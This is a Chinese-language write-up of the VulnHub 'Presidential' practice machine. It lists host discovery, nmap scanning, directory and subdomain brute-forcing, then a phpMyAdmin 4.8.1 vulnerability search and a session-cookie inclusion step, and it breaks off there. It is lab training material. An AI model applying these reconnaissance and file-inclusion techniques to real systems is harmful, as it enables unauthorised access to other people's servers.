
Presidential

靶机地址：<https://download.vulnhub.com/presidential/Presidential.ova>


主机发现

arp-scan -l




端口扫描

nmap --min-rate 10000 192.168.21.150



端口服务扫描

nmap -sV -sT -O -p80 192.168.21.150




漏洞扫描

nmap --script=vuln -p80 192.168.21.150




只有一个端口



目录扫描


gobuster dir -u http://192.168.21.150 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt




这个没用

换个工具扫一下

dirsearch -u "http://192.168.21.150/" -e \*



这里面先去看config



好东西哦


这里只能扫到80端口

接下来就只能去找一下域名了




修改域名，再扫一遍

gobuster dir -u http://192.168.21.150/ -w SecLists-master/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt



扫不出来，只剩下子域名爆破


wfuzz -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -H "Host: FUZZ.votenow.local" --hw 854 --hc 400 votenow.local




改host访问



登入就行




好东西



这里先放着大概率不行的


版本



先去看看有没有洞




这个版本是4.8.1




啊这这个是winddows的

下一个应该就是linux的了




过程很清楚




这里需要包含cookie

jn284slhmdsjnbel58uruk855v80nbi1



包含session

